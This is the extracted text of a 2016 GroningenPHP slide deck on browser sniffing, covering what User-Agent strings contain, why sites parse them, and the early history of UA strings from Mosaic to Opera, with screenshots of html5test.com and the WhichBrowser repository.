


everybody lies


GroningenPHP, April 7th 2016



# HTML TEST



The screenshot shows a browser window with the URL `html5test.com`. The page header includes the HTML5 Test logo and the text "how well does your browser support html5?". Navigation tabs include "your browser" (selected), "other browsers", "compare", "news", "device lab", and "about the test". The main content area displays "YOUR BROWSER SCORES **400** OUT OF 555 POINTS". Below this, it states "You are using Safari 9.0.1 on OS X El Capitan 10.11". A "JavaScript Diagrams" section is visible on the right with a "Click here for GoJS" link. The footer contains buttons for "Save results", "Compare to...", "Share", and "Donate".

HTML  TEST how well does your browser support html5?

your browser other browsers compare news device lab about the test

YOUR BROWSER SCORES **400** OUT OF 555 POINTS

You are using Safari 9.0.1 on OS X El Capitan 10.11


JavaScript Diagrams  
Click here for GoJS

Correct? ✓ ✕

Save results Compare to... Share Donate



# whichbrowser



GitHub, Inc.

This repository Search Pull requests Issues Gist

WhichBrowser / Parser Unwatch 72 Star 928 Fork 123

Code Issues 1 Pull requests 0 Pulse Graphs Settings

Browser sniffing gone too far — A useragent parser library for PHP <http://whichbrowser.net> — Edit

730 commits 2 branches 22 releases 3 contributors

Branch: master New pull request New file Upload files Find file SSH git@github.com:WhichBrowser/Parser Download ZIP

NielsLeenheer Make television manufacturer detection simpler Latest commit 0a12639 17 minutes ago

bin	Update profile tool	27 days ago
data	Improve detection of UC Browser models	8 hours ago





1

# Browser sniffing explained

**why a talk about  
browser sniffing?**

browser sniffing is

**dirty**



you should use  
**feature detection**

**why a talk about  
browser sniffing?**

Search  Search

Repositories	512
Code	9,109,967
Issues	24,890
Users	3

### Languages

Perl	133
JavaScript	103
PHP	81
Ruby	23
Python	23
Java	20
Shell	6
Objective-C	6
Go	6
C#	6

We've found 512 repository results Sort: Most stars

### WhichBrowser/Parser

PHP ★ 928 📄 123

Browser sniffing gone too far — A **useragent** parser library for PHP

Updated 15 minutes ago

### 3rd-Eden/useragent

JavaScript ★ 397 📄 48

**Useragent** parser for Node.js, ported from browserscope.org

Updated on Dec 4, 2015

### darcyclarke/Detect.js

JavaScript ★ 394 📄 70

JS Library to detect browser, os and device based on the **UserAgent** String

Updated on Dec 28, 2015

### hotoo/detector

JavaScript ★ 355 📄 94



what is browser sniffing?

The HTTP specification defines the User-Agent header. It contains a string with information about the browser.

Every request the browser makes to the server includes the User-Agent header

GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, \*/\*

Accept-Language: en-us

**User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)**

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net

GET http://whichbrowser.net/ HTTP/1.1  
Accept: text/html, application/xhtml+xml, \*/\*  
Accept-Language: en-us  
**User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)**  
Accept-Encoding: gzip, deflate  
Connection: Keep-Alive  
Host: whichbrowser.net

HTTP/1.1 200 OK  
Date: Mon, 08 Feb 2016 10:40:28 GMT  
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod\_fcgid/2.3.9 PHP/5.4.16  
Last-Modified: Thu, 15 Jan 2015 10:10:40 GMT  
ETag: "984-50cae11796432"  
Accept-Ranges: bytes  
Content-Length: 2436  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

<!doctype html>

<html>

<head>



You can use the User-Agent  
string to identify:

- the browser
- the rendering engine
- the operating system
- the device model
- and more



what is browser sniffing good for?

**improve ux**

**if you know the platform or browser,  
you can streamline the user experience**



Take Control.  
Choose Firefox.

Free Download

Systems & Languages | What's New | Privacy

**analytics**

**if you know your users,  
you can build a better site for them**

# error logging

if you know which browser is causing  
problems, you can fix them



dailymail.co.uk



# Mail Online



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[Latest Headlines](#) | [Travel](#) | [Destinations](#) | [Holiday Types](#) | [Expert Reviews](#) | [Mail Travel](#) | [Travel Boards](#) | [Travel Blog](#) | [Celebrity Travel](#)

## Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- It often pays to sign up as a 'member' to receive the best deals
- Expedia 'steer' users to hotels and prices dependent on browser history
- Hotel prices can vary dependent on what device you're using
- This kind of 'price discrimination' is not illegal - it pays to be clued up

By [JOHN HUTCHINSON FOR MAILONLINE](#)

**PUBLISHED:** 13:08 GMT, 29 October 2014 | **UPDATED:** 13:11 GMT, 29 October 2014

---

We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the



dailymail.co.uk



# Mail Online

## Travel News

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[Latest Headlines](#) | [Travel](#) | [Destinations](#) | [Holiday Types](#) | [Expert Reviews](#) | [Mail Travel](#) | [Travel Boards](#) | [Travel Blog](#) | [Celebrity Travel](#)

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why is browser sniffing hard?



things started out simple



Mosaic/1.0 (Win3.1)

The name of  
the browser


The version of  
the browser

Operating  
system



# Netscape Navigator


Mozilla/1.0 (Win3.1)



but it quickly started  
to get complicated

# Internet Explorer

Mozilla/1.0 (compatible; MSIE 1.0; Windows 95)





Opera/8.54 (Windows 95; U; en)

